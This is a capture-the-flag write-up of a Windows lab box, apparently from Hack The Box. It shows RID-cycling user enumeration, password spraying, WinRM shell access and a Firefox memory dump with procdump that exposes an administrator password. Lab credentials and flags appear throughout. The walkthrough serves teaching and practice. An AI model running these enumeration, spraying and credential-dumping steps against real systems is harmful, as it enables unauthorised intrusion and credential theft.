crackmapexec smb 10.10.10.149 -u 'hazard' -p 'stealth1agent' --rid-brute
[+] Brute forcing RIDs
500: SUPPORTDESK\Administrator (SidTypeUser)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
Another option is impacket's lookupsid.py, with clean output:
lookupsid.py SUPPORTDESK/hazard:stealth1agent@10.10.10.149
And the manual equivalent with rpcclient, which is the one that shows what happens underneath. The operation is called lookupsids and does exactly one thing: give it a full SID and it returns who it belongs to. So it's enough to keep appending candidate RIDs to the machine SID:
for i in {500..515} {1000..1015}; do
  rpcclient 10.10.10.149 -U 'SUPPORTDESK\hazard%stealth1agent' \
    -c "lookupsids S-1-5-21-4254423774-1266059056-3197185112-$i" | grep -v unknown
done
S-1-5-21-4254423774-1266059056-3197185112-500  SUPPORTDESK\Administrator (1)
S-1-5-21-4254423774-1266059056-3197185112-501  SUPPORTDESK\Guest (1)
S-1-5-21-4254423774-1266059056-3197185112-503  SUPPORTDESK\DefaultAccount (1)
S-1-5-21-4254423774-1266059056-3197185112-504  SUPPORTDESK\WDAGUtilityAccount (1)
S-1-5-21-4254423774-1266059056-3197185112-513  SUPPORTDESK\None (2)
S-1-5-21-4254423774-1266059056-3197185112-1008 SUPPORTDESK\Hazard (1)
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (1)
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (1)
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (1)
The loop's ranges aren't arbitrary. RIDs below 1000 are reserved for accounts Windows always creates: 500 is the real Administrator (it stays so even if renamed, because the RID doesn't change), 501 is Guest, 513 the domain users group. Accounts created by an administrator start numbering at 1000 and go up one by one, which is why the second range starts there. And the number in brackets is the type: (1) is a user and (2) is a group, which is why None shows up in the list without being a person.
grep -v unknown filters out unassigned RIDs, which return *unknown*. Two more filters leave the list ready for the spray:
for i in {500..515} {1000..1015}; do
  rpcclient 10.10.10.149 -U 'SUPPORTDESK\hazard%stealth1agent' \
    -c "lookupsids S-1-5-21-4254423774-1266059056-3197185112-$i" \
    | grep -v unknown | awk -F '\\' '{print $NF}' | awk '{print $1}' >> userlist.txt
done
Administrator
Guest
DefaultAccount
WDAGUtilityAccount
Hazard
support
Chase
Jason
Two new names: Chase and Jason. Time to spray again with the expanded list.
Shell as Chase
Second spray with the expanded userlist
crackmapexec smb 10.10.10.149 -u userlist.txt -p passwords --continue-on-success
Chase:Q4)sJu\Y8qz*A3?d is valid. Testing the two usual shell vectors:
crackmapexec smb   10.10.10.149 -u Chase -p 'Q4)sJu\Y8qz*A3?d'
crackmapexec winrm 10.10.10.149 -u Chase -p 'Q4)sJu\Y8qz*A3?d'
SMB    10.10.10.149  445   SUPPORTDESK  [+] SupportDesk\Chase:Q4)sJu\Y8qz*A3?d
WINRM  10.10.10.149  5985  SUPPORTDESK  [*] http://10.10.10.149:5985/wsman
WINRM  10.10.10.149  5985  SUPPORTDESK  [+] SupportDesk\Chase:Q4)sJu\Y8qz*A3?d (Pwn3d!)
Same credential, two services, two different outcomes, and that's the lesson. On SMB the [+] shows up but without (Pwn3d!): it authenticates, nothing more. On WinRM the (Pwn3d!) appears, which in crackmapexec means precisely "this user can open a session here", i.e. they belong to Remote Management Users. It does not mean they are an administrator. Evil-WinRM handles the rest:
evil-winrm -u 'Chase' -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149
Evil-WinRM shell v3.7
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
The Warning: Remote path completions is disabled due to ruby limitation that Evil-WinRM prints on startup is alarming the first time, but it's cosmetic: it only disables tab completion for remote paths. The session works fine.
And with it, the first flag:
*Evil-WinRM* PS C:\Users\Chase\Documents> type ..\Desktop\user.txt
39cc327b522fad9309c45145edb8d8ed
Privilege Escalation to Administrator
What Chase actually is
Before hunting for anything, it pays to look at what we're holding. whoami /all prints the full token:
whoami /all
USER INFORMATION
User Name         SID
supportdesk\chase S-1-5-21-4254423774-1266059056-3197185112-1012

GROUP INFORMATION
Group Name                             Type            SID
Everyone                               Well-known group S-1-1-0
BUILTIN\Remote Management Users        Alias            S-1-5-32-580
BUILTIN\Users                          Alias            S-1-5-32-545
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192

PRIVILEGES INFORMATION
Privilege Name                Description                    State
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Three readings. The first closes the RID-cycling loop: Chase's SID ends in 1012, exactly the RID the lookupsids loop had translated to SUPPORTDESK\Chase without holding any session on the box yet. The second confirms with evidence what the (Pwn3d!) only suggested: there is BUILTIN\Remote Management Users, plus plain BUILTIN\Users, and no trace of Administrators.
The third one sets the direction. The only privileges are SeChangeNotifyPrivilege and SeIncreaseWorkingSetPrivilege, which every Windows account has and which escalate nothing. No SeImpersonate, no SeBackup, no SeDebug. With a Medium Mandatory Level and that list, privilege-abuse escalation is ruled out in one go: there is nothing to abuse. The credential has to come from somewhere else.
Suspicious processes
The process list, on the other hand, is loud:

Handles  NPM(K)    PM(K)      WS(K)   CPU(s)     Id  SI ProcessName
-------  ------    -----      -----   ------     --  -- -----------
    355      25    16436      38456     0.16   4160   1 firefox
   1051      70   150160     227076     6.19   6472   1 firefox
    347      19    10288      38308     0.05   6600   1 firefox
    401      34    35584      91996     1.06   6732   1 firefox
    378      28    22632      62372     0.38   7016   1 firefox
A user with Firefox open in a CTF box almost always means saved or in-use credentials. Classic technique: dump the process with Procdump (Sysinternals) and comb the dump with strings.
Procdump on Chase's Firefox
Procdump ships with neither Kali nor the victim: it is downloaded from Sysinternals, and the first search already lands on Microsoft's official page.


It arrives as a ZIP holding several binaries:
unzip Procdump.zip
Archive:  Procdump.zip
  inflating: procdump.exe
  inflating: procdump64.exe
  inflating: procdump64a.exe
  inflating: Eula.txt
Picking the right one matters: procdump.exe is 32-bit, procdump64a.exe targets ARM64 and procdump64.exe is the x64 build, which is what a Windows Server 2019 on Intel needs. A 32-bit dumper cannot read a 64-bit process's memory space, so getting this wrong produces a confusing error and wastes time.
It goes up through the Evil-WinRM session itself, which ships upload built in and saves standing up a web server or an SMB share:
upload ../exploits/procdump64.exe
The tool demands the licence be accepted with -accepteula (otherwise it pops a GUI dialog that can't be clicked from a remote shell, and the program just hangs). Its own help explains the flag that matters:
-ma  Write a 'Full' dump file.
       - Includes all memory (Image, Mapped and Private).
A full dump, not just the stack: that's what guarantees the strings held in the process's dynamic memory make it into the file. And the target is the PID:
ps | findstr firefox
.\procdump64.exe -accepteula -ma 4160
download firefox.exe_250918_043144.dmp
*Evil-WinRM* PS C:\Users\Chase\Documents> ps | findstr firefox
    355      25     16436     297372       0.16    4160   1 firefox
   1051      70    150092     227020       6.19    6472   1 firefox
    347      19     10288      38308       0.05    6600   1 firefox
    401      34     35400      92416       1.08    6732   1 firefox
    378      28     22632      62392       0.38    7016   1 firefox

*Evil-WinRM* PS C:\Users\Chase\Documents> download firefox.exe_250918_043144.dmp
Info: Downloading C:\Users\Chase\Documents\firefox.exe_250918_043144.dmp to firefox.exe_250918_043144.dmp
Progress: 3% : |

$ strings firefox.exe_250918_043144.dmp | grep password
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
security.ask_for_password
services.sync.engine.passwords.validation.percentageChance
security.insecure_password.ui.enabled
Of the five firefox entries, 4160 is the one to pick: it has the lowest PID and therefore started first, and in Firefox's multiprocess model that is the parent process, the one driving the interface and the address bar. The children are tabs and rendered content. It also happens to be the smallest of the five in memory (16 MB against the 150 MB of the largest one), which shows that "pick the biggest" would have been the wrong heuristic.
The .dmp is downloaded to the attacking box and combed with strings:
strings firefox.exe_250918_043144.dmp | grep passwordMOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=That line is the prize, and it's worth understanding why it exists. It isn't a password saved in Firefox's manager: it's an environment variable belonging to the crash reporter (MOZ_CRASHREPORTER_RESTART_ARG_1), where Firefox keeps the URL that was open so it can restore it if the browser dies. And the URL carries the credentials because the form was submitted, or navigated to, with the data in the query string. Anything sent over GET ends up in history, in server logs and, as here, in browser memory.
The username closes a thread left open at the start: admin@support.htb, a mail address. That's exactly what the type="email" on the login form was asking for, and it also reveals a domain, support.htb, that no scan had surfaced.
The candidate password is 4dD!5}x/re8]FBuZ. Tested against Administrator via WinRM:
crackmapexec winrm 10.10.10.149 -u 'Administrator' -p '4dD!5}x/re8]FBuZ'
WINRM 10.10.10.149 5985 SupportDesk\Administrator:4dD!5}x/re8]FBuZ (Pwn3d!)It works, and with (Pwn3d!). The password a user typed into a web form turns out to be the box's local administrator password. Evil-WinRM and the last flag:
evil-winrm -u 'Administrator' -p '4dD!5}x/re8]FBuZ' -i 10.10.10.149
type ..\Desktop\root.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
5465b1b4b15cba17afe1e1cfd2c2a978
Attack chain
nmap (80 IIS+PHP, 135, 445, 5985 WinRM) + SMB null session closed
  └─> login.php?guest=true → /issues.php → Cisco IOS config.txt
        ├─> enable secret 5 ($1$pdQG$...) → john (rockyou) → stealth1agent
        └─> password 7 (0242...1713 / 0237...5408) → Cisco Type 7 decoder → $uperP@ssword, Q4)sJu\Y8qz*A3?d
              └─> SMB spray (3 users x 3 passwords)
                    └─> hazard:stealth1agent (SMB yes, WinRM no, no Pwn3d!)
                          └─> RID-cycling via lookupsid.py → Chase, Jason, support
                                └─> Second spray → Chase:Q4)sJu\Y8qz*A3?d (WinRM Pwn3d!)
                                      └─> Evil-WinRM as Chase + user.txt
                                            └─> procdump64.exe -ma firefox.exe → strings | grep password
                                                  └─> 4dD!5}x/re8]FBuZ valid as Administrator
                                                        └─> Evil-WinRM as Administrator + root.txt
Lessons learned
- A Cisco config mixes two credential formats that need different tools:
secret 5is MD5-crypt (john + wordlist) andpassword 7is a reversible cipher (decoder, instant). Don't confuse one with the other. - Two different errors from the same command are a data point, not two failures. Re-running
enumdomuserswith a made-up password returnedLOGON_FAILURE, while the real one returnedCONNECTION_DISCONNECTED. That difference proves the credentials were valid and the problem was authorisation. Without the control, the path would have been written off as a bad credential. - When a credential authenticates over SMB without
(Pwn3d!)and WinRM fails, the game isn't over: it's enough for RID-cycling to enumerate more users and multiply the spray space. (Pwn3d!)incrackmapexec winrmmeans "the user is inRemote Management Users", not "the user is a local admin". Easy to misread and discard a vector. Herewhoami /allspelled it out:BUILTIN\Remote Management UsersandBUILTIN\Users, with noAdministratorsanywhere.- A
whoami /allwith no interesting privileges also decides strategy. Chase held onlySeChangeNotifyPrivilegeandSeIncreaseWorkingSetPrivilege, which everyone has. Seeing that list rules out the entire privilege-abuse family at once and forces the hunt for credentials elsewhere, which is what ended up working. - An access control decided by a URL parameter is not an access control. The
?guest=trueonlogin.phpgranted the session that hid/issues.php, the route the fuzzers only ever saw as a302. - Any user process with an active session on a box (Firefox, Outlook, KeePass...) is a candidate for
procdump -ma. Process memory holds cleartext credentials far more often than you'd expect. - The credentials travelled over
GET, which is why they were in memory. The string found wasMOZ_CRASHREPORTER_RESTART_ARG_1, the URL Firefox keeps to restore the session after a crash, withlogin_usernameandlogin_passwordin the query string. None of that would exist with aPOST. Sending credentials in the URL leaves them in history, in server logs and in browser memory.